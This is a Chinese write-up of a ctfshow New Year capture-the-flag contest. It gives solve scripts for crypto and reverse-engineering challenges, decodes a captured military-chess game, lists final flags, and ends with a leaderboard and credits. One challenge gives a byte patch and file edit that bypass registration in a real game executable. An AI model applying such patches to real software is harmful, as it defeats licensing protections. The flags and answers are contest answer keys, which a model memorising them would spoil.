
分析数据格式

537769746368456e64202020202020202020202020

0a0c050a080803090b0a09040c030c07020206070b0b020106 000000000002000000

指令 SwitchEnd，阵型，座位号

统计棋子数量



十进制	十六进制	字符	计数	百分比
0	0h		0	0.000%
1	1h		1	4.000%
2	2h		3	12.000%
3	3h		2	8.000%
4	4h		1	4.000%
5	5h		1	4.000%
6	6h		2	8.000%
7	7h		2	8.000%
8	8h		2	8.000%
9	9h		2	8.000%
10	Ah		3	12.000%
11	Bh		3	12.000%
12	Ch		3	12.000%
13	Dh		0	0.000%

军棋一行 5 个棋子，其中大本营一定是军旗，可以确定 01 是 旗

0A 0B 0C 有 3 个，对应最小的棋子，连 排 兵

02 特殊，同样是 3 个棋子，雷

04 05 只有 1 个，按照子力大小排，是 司 军

04 - 0C 分别对应 司军师旅团营连排兵


03 只有 2 个，对应 炸

加上行营，打印 layout

```
Layout=[bytes.fromhex(x) for x in
'''0a0c050a080803090b0a09040c030c07020206070b0b020106
060c040b09070a0a08060c0b030a03050708020c0201020b09
0404040404040404040404040404040404040404040404040104
0405080c06090a030c0a0b070a09030c020207060b0b020108'''.split()]

C = "空旗雷炸司军师旅团营连排兵"

for l in Layout:
    count = 0
    pos = 0
    while(count < 25):
        if(pos % 5 == 0):
            print()
        if(pos in [6,8,12,16,18]):
            print("〇",end='')
            pos += 1
            continue
        print(C[l[count]],end='')
        count += 1
        pos += 1
    print()
```

接下来确定玩家位置

玩家顺序



布阵顺序对应 0 2 1 3

可知 Jack 布阵 0 , King 布阵 2, Queen 布阵 1, Joker 布阵 3

```
PLAYER_JACK='''
司军团兵师
营〇连〇炸
兵连〇排旅
连〇营〇炸
兵雷雷旅师
排排雷旗团
'''

PLAYER_QUEEN='''
连兵军连团
团〇炸〇营
排连〇营司
兵〇炸〇兵
旅雷雷师旅
排排雷旗师
'''

PLAYER_KING='''
师兵司排营
旅〇连〇连
团师〇兵排
炸〇连〇炸
军旅团雷兵
雷旗雷排营
'''

PLAYER_JOKER='''
司司司司司
司〇司〇司
司司〇司司
司〇司〇司
司司司司司
司司司旗司
'''
```

找到聊天记录

```
00000FBE  00 00 00 00 00 00 00 00                          ........
00000FC6  43 68 61 74 4d 65 73 73  61 67 65 20 20 20 20 20  ChatMess age
00000FD6  20 20 20 20 01 00 00 00  4d 79 20 4e 65 75 72 6f      .... My Neuro
00000FE6  20 69 73 20 43 55 54 54  54 45 21 21 21 00 00 00   is CUTT TE!!!...
00000FF6  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
00001006  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
```

```
0000175E  43 68 61 74 4d 65 73 73  61 67 65 20 20 20 20 20  ChatMess age
0000176E  20 20 20 20 01 00 00 00  59 6f 75 20 53 68 6f 75      .... You Shou
0000177E  6c 64 20 77 61 74 63 68  20 74 77 69 74 63 68 2e  ld watch  twitch.
0000178E  74 76 2f 76 65 64 61 6c  39 38 37 20 74 6f 20 63  tv/vedal 987 to c
0000179E  75 72 65 20 79 6f 75 72  20 64 65 70 72 65 73 73  ure your  depress
000017AE  69 6f 6e 00 00 00 00 00  00 00 00 00 00 00 00 00  ion..... ........
000017BE  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
```

数之前的 MoveQz 数量即可（只统计服务器发送）

```
# 问题 5：第 1 次发言内容，和此时的游戏步数
NUMBER1 = 26
MSG1 = "My Neuro is CUTTTE!!!"

# 问题 6：第 2 次发言内容，和此时的游戏步数
NUMBER2 = 42
MSG2 = "You Should watch twitch.tv/vedal987 to cure your
depression"
```

ctfshow{ICatchYouCheatingAll40InYourLayoutByPacketCapture!FR1Ck}

CRYPTO 部分

crypto1 月月的爱情故事

- 题目名称 月月的爱情故事

- 出题人 mumu666
- 题目描述 无
- 分值 100 分

月月的爱情故事.pdf

crypto2 麻辣兔头又一锅

- 题目名称 麻辣兔头又一锅
- 出题人 萌新阿狸
- 题目描述 听说有人不喜欢短尾巴的兔兔？肿么可能？我也很疑惑呢。
- 分值 200 分

```
import gmpy2
with open('z:/flag.txt','r') as f:
    txt = f.readlines()
    c = eval(f'[{txt[0]}],[{txt[1]}]')
for i in range(len(c1)):

print(chr((gmpy2.fib(c[0][i])^gmpy2.fib(c[1][i]))&0xff),end='' )
```

最终 flag ctfshow{6d83b2f1-1241-4b25-9c1c-0a4c218f6c5f}

crypto3 NOeasyRSA

- 题目名称 NOeasyRSA
- 出题人 mumu666
- 题目描述 Can you find a and b?
- 分值 200 分

NOeasyRSA.pdf

crypto4 sign_rand

- 题目名称 sign_rand
- 出题人 lingfeng
- 题目描述 无
- 分值 300 分

类似于黑盒测试，选择明文攻击

```
# !/usr/bin/env python3.10
# -*- coding: utf-8 -*-
# @File    : exp.py
from Crypto.Util.number import *
from hashlib import md5
from sage.all import *
from random import Random



def buildT():
    rng = Random()
    T = matrix(GF(2), 32, 32)
    for i in range(32):
        s = [0] * 624
        s[0] = 1 << (31 - i)
        rng.setstate((3, tuple(s + [0]), None))
        tmp = rng.getrandbits(32)
        row = vector(GF(2), [int(x) for x in
bin(tmp)[2:].zfill(32)])
        T[i] = row
    return T


def get_key(key1):
    T = buildT()
    a = [int(i) for i in bin(key1)[2:].zfill(32)]
    a = matrix(GF(2), a)
    b = T.solve_left(a)
    c = ''.join([str(i) for i in b.list()])
    return (int(c, 2))


gift, enc =

# kbits = gift[0][1].bit_length()


def inv_sbox(s_box):
    inv = []
    for i in range(max(s_box)):
        if i in s_box:
            inv.append(s_box.index(i))
```

crypto5 哪位师傅知道这个是什么密码啊？

- 题目名称 哪位师傅知道这个是什么密码啊？
- 出题人 春哥
- 题目描述 为什么我运行了加密不出结果啊？为什么啊？啊？
- 分值 400 分

```
import os
import sys
from Crypto.Util.number import *

def pr(x):
    sys.stdout.write(f'{x}\n')
    sys.stdout.flush()

def get_factorial_list(p):
    factorial_list = [1] * p
    for i in range(1, p):
        factorial_list[i] = factorial_list[i-1] * i % p
    return factorial_list

def G(x, y, p, factorial_list):
    x1, x2 = x // p, x % p
    y1, y2 = y // p, y % p
    # print(f'{x = }, {y = }')
    # print(f'{x2 = }, {y2 = }')
    if (x2 < y2):
        cur_G = 0
    else:
        cur_G = factorial_list[x2] * inverse(factorial_list[y2],
p) * inverse(factorial_list[x2-y2], p) % p
    # print(f'{cur_G = }')
    if (x1 == 0) and (y1 == 0):
        return cur_G
    else:
        return G(x1, y1, p, factorial_list) * cur_G % p

def get_keys(n: int):
    p = getPrime(-11+45-14)
    factorial_list = get_factorial_list(p)
    pr('Please wait...')
    s_list, t_list, u_list = [], [], []
    for i in range(n):
        pr(f'Progress: {i+1} / {n}')
        while True:
            t, s = sorted(getPrime(101) for _ in 'NB')
            u = G(s, t, p, factorial_list) & 0xFF
            if (u != 0):
                s_list.append(s)
                t_list.append(t)
```

RE 部分

re1 re_signin

- 题目名称 re_signin
- 出题人 h1xa
- 题目描述 最简单的签单
- 分值 100 分
- 最终 flag ctfshow{happy_2024_jiayou_a}

exp

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

#define KEY 2024
#define CTFSHOW2024 0x36D

unsigned int generate_key(unsigned int s) {
  s = s * 0x5bd1e995 + 0x12345678;
  return (s >> 16) & 0xffff;
}

void decrypt(unsigned char *plaintext, unsigned char *ciphertext, unsigned int key1, unsigned int
key2) {
  unsigned int sum = 0;
  int i;

  for (i = 0; i < 128; i++) {
    if(ciphertext[i]==0){
      continue;
    }
    sum += key1;
    sum += key2;
    plaintext[i] = ciphertext[i]  - sum;
    sum = (sum >> 4) ^ ciphertext[i];
```

```
  }
}

int main() {
  unsigned char plaintext[128]={0};
  unsigned char ciphertext[128]={0};
  unsigned int number;
  unsigned char code[] = {
  0x9c, 0xcc, 0x88, 0x76, 0xd7, 0x89, 0x78, 0xec, 0x7c, 0xd7, 0x89, 0x71, 0xe3, 0x6d, 0x98, 0x17,
  0x94, 0x0f, 0xca, 0x9f, 0x7e, 0xd9, 0xa0, 0x8a, 0x79, 0xd1, 0x80, 0x77, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  };
  number = generate_key(CTFSHOW2024);
  decrypt(plaintext, code, KEY, number);

  printf("%s",plaintext);

}
```

re2 cpp

- 题目名称 cpp
- 出题人 ThTsOd
- 分值 300 分
- 题目描述 Let's meet the Chinese Program Language.
- 最终 flag ctfshow{Oh!Y0uUndEr5t4nD7he14nguaGeN0W!}

题目代码，如果算的话

```
#包括 <芯片组>
#包括 <cstdlib>
#包括 <字符串>
#包括 <细绳>
#包括 <切尔诺>
#包括 <输出流>
#包括 <向量>

类型定义 无符号短整型 相同;

#定义 萬 * 10000 +
#定义 仟 * 1000 +
#定义 佰 * 100 +
#定义 拾 * 10 +

#定义 壹 1
#定义 贰 2
#定义 叁 3
#定义 肆 4
#定义 伍 5
#定义 陆 6
#定义 柒 7
#定义 捌 8
#定义 玖 9
#定义 零 0

结构群
{
    相同 和平, 爱, 邮件[65536];
};

使用命名空间 标准;

班级 超级加密
{
私人的:
    一群 健身袋;
    细绳 钥匙;
```

翻译后得到源码

```
#include <cstdio>
#include <cstdlib>
#include <cstring>
#include <string>
#include <cerrno>
#include <iostream>
#include <vector>

typedef unsigned short Sama;

#define 萬 * 10000 +
#define 仟 * 1000 +
#define 佰 * 100 +
#define 拾 * 10 +

#define 壹 1
#define 貳 2
#define 叁 3
#define 肆 4
#define 伍 5
#define 陆 6
#define 柒 7
#define 捌 8
#define 玖 9
#define 零 0

struct Swarm
{
    Sama Peace, Love, Mail[65536];
};

using namespace std;

class superEncrypt
{
private:
    Swarm Gymbag;
    string key;
    Sama superNumber;
```

```
public:
   void Gaslight(const char *Neuro, Sama Evil)
   {
      this->key = string(Neuro);
      this->superNumber = Evil;
   }
   void encryptPlanA(vector<Sama> &plain)
   {
      int length = key.length();
      int me, you, he, she;
      Sama *Mail;
      Gymbag.Peace = 0;
      Gymbag.Love = 0;
      Mail = Gymbag.Mail;

      for (me = 0; me < 65536; me++)
      {
         Mail[me] = me;
      }

      you = he = 0;

      for (me = 0; me < 65536; me++)
      {
         she = Mail[me];
         you = (Sama)(you + she + key[he]);
         Mail[me] = Mail[you];
         Mail[you] = she;
         if (++he >= length)
            he = 0;
      }
   }
   void encryptPlanB(vector<Sama> &plain)
   {
      int me, Peace, Love, she, it;
      Sama *Mail;
      Peace = Gymbag.Peace;
      Love = Gymbag.Love;
      Mail = Gymbag.Mail;
      size_t length = plain.size();
      for (me = 0; me < length; me++)
      {
         Peace = (Sama)(Peace + 1);
         she = Mail[Peace];
         Love = (Sama)(Love + she);
```

```
            Mail[Peace] = it = Mail[Love];
            Mail[Love] = she;
            plain.at(me) += Mail[(Sama)(she + it)];
        }

        Gymbag.Peace = Peace;
        Gymbag.Love = Love;
    }
    void encryptPlanC(vector<Sama> &plain)
    {
        size_t length = plain.size();
        for (int me = 0; me < length; me++)
        {
            Sama res = 0;
            Sama she = plain.at(me);
            Sama it = this->superNumber;
            while (it)
            {
                if (it & 1)
                    res = (res + she);
                she = (she + she);
                it = it / 2;
            }
            plain.at(me) = res;
        }
    }
};

// KEY YouCanTranslateIt!
// MUL 0x1337
// FLAG ctfshow{Oh!Y0uUndEr5t4nD7he14nguaGeN0W!}
/*
ctfshow{Oh!Y0uUndEr5t4nD7he14nguaGeN0W!}
*/
const Sama ANSWER[] = {
    壹 萬 叁 仟 陆 佰 陆 拾 捌,
    壹 萬 肆 仟 陆 佰 肆 拾 肆,
    贰 萬 柒 仟 捌 佰 贰 拾 叁,
    柒 仟 壹 佰 壹 拾 贰,
    陆 萬 叁 仟 零 佰 叁 拾 肆,
    肆 仟 贰 佰 陆 拾 玖,
    陆 萬 肆 仟 捌 佰 玖 拾 柒,
    肆 萬 壹 仟 零 佰 零 拾 肆,
```

```
    叁 萬 伍 仟 捌 佰 陆 拾 肆,
    壹 萬 肆 仟 肆 佰 肆 拾 柒,
    叁 萬 玖 仟 贰 佰 肆 拾 壹,
    伍 萬 柒 仟 叁 佰 捌 拾 陆,
    壹 萬 陆 仟 柒 佰 贰 拾 叁,
    捌 仟 零 佰 陆 拾 捌,
    贰 萬 柒 仟 零 佰 壹 拾 贰,
    肆 萬 壹 仟 贰 佰 捌 拾 玖,
    壹 萬 玖 仟 伍 佰 贰 拾 陆,
    肆 萬 玖 仟 玖 佰 叁 拾 柒,
    叁 萬 叁 仟 零 佰 陆 拾 肆,
    伍 萬 捌 仟 贰 佰 柒 拾 伍
    };
const char ERROR[] = {
    EDESTADDRREQ,
    ECONNREFUbeefD,
    EUCLEAN,
    ENOLINK,
    EAFNOSUPPORT,
    ETIMEDOUT,
    EILbeefQ,
    EALREADY,
    EAFNOSUPPORT,
    ETIMEDOUT,
    EINPROGRESS,
    ESHUTDOWN,
    EAFNOSUPPORT,
    ESTALE,
    ENETUNREACH,
    EDOTDOT,
    ESTALE,
    EDOM,
    0};
int main()
{
    string InputFlag;
    cout << "Input Your Flag Here:" << endl;
    cin >> InputFlag;
    Sama FormatedFlag[64] = {0};
    memcpy(FormatedFlag, InputFlag.c_str(), InputFlag.size());
    vector<Sama> PlainFlag;
    int count = 0;
    while (true)
```

```
    {
        if (FormatedFlag[count] == 0)
        {
            break;
        }
        PlainFlag.push_back(FormatedFlag[count]);
        count += 1;
    }
    superEncrypt beef;
    beef.Gaslight(ERROR, 0x1337);
    beef.encryptPlanA(PlainFlag);
    beef.encryptPlanB(PlainFlag);
    beef.encryptPlanC(PlainFlag);
    try
    {
        for (int i = 0; i < max(PlainFlag.size(), sizeof(ANSWER) / sizeof(ANSWER[0])); i++)
        {
            if (PlainFlag.at(i) != ANSWER[i])
            {
                throw runtime_error("Wrong Answer");
            }
        }
    }
    catch (exception e)
    {
        cout << "Check Failed!" << endl;
        exit(EXIT_FAILURE);
    }
    cout << "Check Accepted!" << endl;
    exit(EXIT_SUCCESS);
}
```

exp

```
class RC4:
    def __init__(self,key):
        '''unit tests'''
        if key == "":
            raise ValueError("key can not be empyt")
        if not isinstance(key, str):
            raise TypeError("key must be of type String")

        #generator
        self.keygenerator =
self.PRGA_YIELD( self.KSA(list(key.encode())))

    #returns state array S
    def KSA(self,key):
        s = list(range(0,65536))#internal state, array [0 - 255]
        j = 0
        for i in range(65536):
            j = (j+s[i]+key[i%len(key)])% 65536
            s[i],s[j] = s[j],s[i] #list swap
        return s
    #returns keystream generator K
    def PRGA_YIELD(self,S):
        i,j = 0,0
        while True:
            i = (i + 1) % 65536
            j = (j + S[i]) % 65536
            S[i], S[j] = S[j], S[i]  # swap
            K = S[(S[i] + S[j]) % 65536]
            yield K


# Test vectors  https://en.wikipedia.org/wiki/RC4 :

#example:
import struct
FArray = [13668, 14644, 27823, 7112, 63034, 4269, 64897, 41004,
35864, 14447, 39241, 57386, 16723, 8068, 27012, 41289, 19526,
49937, 33064, 58275]
keygenerator = RC4("YouCanTranslateIt!").keygenerator
for c in range(len(FArray)):
    FArray[c] = FArray[c] * pow(0x1337,-1,0x10000)
    FArray[c] = (-next(keygenerator) + FArray[c]) & 0xffff
ANS = [struct.pack("<H",FArray[i]) for i in range(len(FArray))]
```

re3 四国军棋_套神注册码

- 题目名称 四国军棋_套神注册码
- 出题人 ThTsOd
- 分值 500 分
- 题目描述 套神发现四国军棋下 180 步就强制和棋，网上找注册码发现没有，于是研究了下这个程序的注册算法，并且觉得改跳转绕过注册太 low 了，决定输入自己指定的注册码（keys.txt)才能注册程序,完成附件中 Re1.py 获取 flag

```
import hashlib
from Crypto.Cipher import AES
# 脚本需要放到 四国争霸 目录下运行
# 问题 1：你应该修改一个外部文件(不需要./开头，直接是文件名字)

FILENAME = "aimethod.bin".lower()

# 问题 2：修改后文件的 HASH(自动运算，无需填写)

# 问题 3：需要给 四国争霸.exe 打一个 32 字节的 Patch，找到文件修改位置，
Patch 内容为 32 个 0-9a-f 字符

OFFSET = 0x1a2183
PATCH = "cf54e9dc4e6b2fb5631532da37397a2e"
assert(len(PATCH) == 32)
# ---- ANSWER SHEET OVER ------
DATA = open(FILENAME,"rb").read()
FILEHASH = hashlib.blake2b(DATA).digest()
HASH1 = hashlib.blake2b(FILENAME.encode()).digest()
HASH2 = FILEHASH
assert(type(OFFSET) == type(-1) )
HASH31 = hashlib.blake2b(str(OFFSET).encode()).digest()
HASH32 = hashlib.blake2b(bytes.fromhex(PATCH)).digest()

D = hashlib.blake2b(HASH1 + HASH2 + HASH31 + HASH32).digest()
KEY = D[0:16]
IV = D[16:32]
cipher = AES.new(KEY,AES.MODE_GCM,IV)



C =
bytes.fromhex("592fa928073d95ffddeb59c7d58ea07d7e5316bf4f13a1c117
1e2f39bd30206b733556908536fb62247af210ff5e6a4efa95b104abb9147cdbd
172ca40d5467b5cb16c2829cb47d94b58d6c2c1316db1")
H = bytes.fromhex("77a251b38f82ee953d07638565529468")
FLAG = cipher.decrypt_and_verify(C,H)
print(FLAG.decode())

#FLAG =
b"ctfshow{RegisterWithYourOWNCODE!You_never_M33t_the_newfangled_R
ev3rse_Challenge}"
```

获奖名单


获奖榜单

本次比赛结束后，排名前 5 位和第 66 位的师傅名单如下，恭喜师傅们！

请联系 ctfshow-h1xa（QQ 447685307）领奖

排名	ID	积分	比赛奖励
1	TNT=_=	2600	现金 2000 元
2	JureGrinffin	2500	现金 200 元
3	gxngxngxn	1900	现金 200 元
4	hotwoe	1800	现金 200 元
5	chuwei	1700	现金 200 元
66	Arcueid	200	现金 66 元

已兑奖



完整榜单

TNT=_=	2600
JureGrinffin	2500
gxngxngxn	1900

hotwoe	1800
chuwei	1700
0HB	1600
mrl64	1400
xxfs	1200
wws	1100
晴川.	1100
丨Lazzaro丿	1100
糖醋小鸡块	1000
飘风	900
attachment	900
晨曦	900
ysy	900
ylz	900
bsd_henry	900
为爱冲锋的勇士	800

和我签订契约成为魔法少女吧	800
web 练习	800
cyyyy	700
CubicU	700
toppot	700
BIuee	700
Reverse_Point	600
Qanux	600
cf	600
wxz	600
INF_	600
zycqwq	600
辰乐北	600
daliangba	500
Cloudflowing_	500
Dok0wn	500

p2zhh	500
Gze	500
(-v-)/(QAQ)	500
LanBO	500
sfc9982	500
longhui	400
szyyds	400
shentan	400
岚	400
Myan	400
来君悦	400
yyyyyy	400
lazy_forever	400
ルーブ	400
qqfreebody	400
ukfc	300

angelkat	300
麻婆豆腐	300
梦幻	300
网络在逃张三	300
风轻云淡	300
镡	200
RealityVF	200
llhhboy	200
Jiege	200
SPRIST	200
sma11pi9	200
lengkc	200
fasfsa	200
caster	200
Arcueid	200
happyfmy	200

Emmaaaaaaaaa	200
F4miti0n	200
Mu.Chen	200
zsctf001	200
YKingH	200
devil_1	100
huihuilikaile	100
wxx6	100
暮夜	100
wuqiu	100
Boogipop	100
QMDD	100
Sky_1！	100
吉良吉影	100
Hong_zhong	100
bluenochange	100

simple007	100
卷王大树师傅每天肝到凌晨四点不刷完一百题不睡觉，小赖，上茶！	100
UUUneiverLLL	100
ctfxiaoge	100
GaGa	100
zxp	100
Mar10	100
SLsec	100
pseveny	100
T4rn	100
T&Y	100
mob	100
coper	100
xy347	100
jsonindmc	100

jhjh6143	100
xuxinyu	100
zeroc	100
WT_Elf	100
V3gD0g	100
AGCTF_5	100
SπiQiΠ	100
hututu	100
ZackMount	100
3tefanie丶 zhou	100
番茄暴龙战士	100
Joker.QAQ	100
k7ing	100
1321284827	100
L4nc3r_0rz	100
pANz0e	100

马飞飞	100
Yesyyy	100
cigerant	100
Shangwendada	100
koyun88	100
chfnaen	100
icewind	100
sen	100
Xiao0_0	100
huainian	100
fendou20231128	100
tiner	100
15267769360	100
kshine	100
Miracle	100
从小就自卑	100

CCb0nd	100
努力的小冉	100
xiaoduan	100
moran	100
1	100
atao	100
ZJPC007	100
north	100
xiaoqian	100
Qsons	100
K1y	100
dreamwang12	100
MASKER	100

致谢

48 小时的比赛很快就结束了，希望本次比赛师傅们玩的开心！

再次感谢为了本次比赛辛苦出题的师傅们，为本次比赛提供了高质量的题目，谢谢你们！

以下为本次比赛题目出题人名单(排名不分先后)

方向	题目名称	出题人
web	easy_include	h1xa
	easy_web	chu0
	孤注一掷	h1xa
	easy_login	h1xa
	easy_api	h1xa
pwn	Badboy	Zz_Zz
	s.s.a.l	Zz_Zz
	Happy_New_Year	bit
	Heap_Harmony_Festivity	bit
	yes_or_no	久而不念
	ESCAPE GO BOX	shenghuo2
misc	以假乱真	机气人师傅
	CTF 的一生如履薄冰	王八七七
	签到·又见童话镇	萌新阿狸

	base-XX	Xuxuzi
	the Cipher of B	Bubuzi
	四国军棋_网线鲨鱼	ThTsOd
	四国军棋_注册码私货	ThTsOd
crypto	月月的爱情故事	mumu666
	麻辣兔头又一锅	萌新阿狸
	NOeasyRSA	mumu666
	sign_rand	lingfeng
	哪位师傅知道这个是什么密码啊?	春哥
re	re_signin	h1xa
	cpp	ThTsOd
	四国军棋_套神注册码	ThTsOd

CTFshow 全体祝愿师傅们 新年快乐，阖家幸福！

我们下次比赛再见！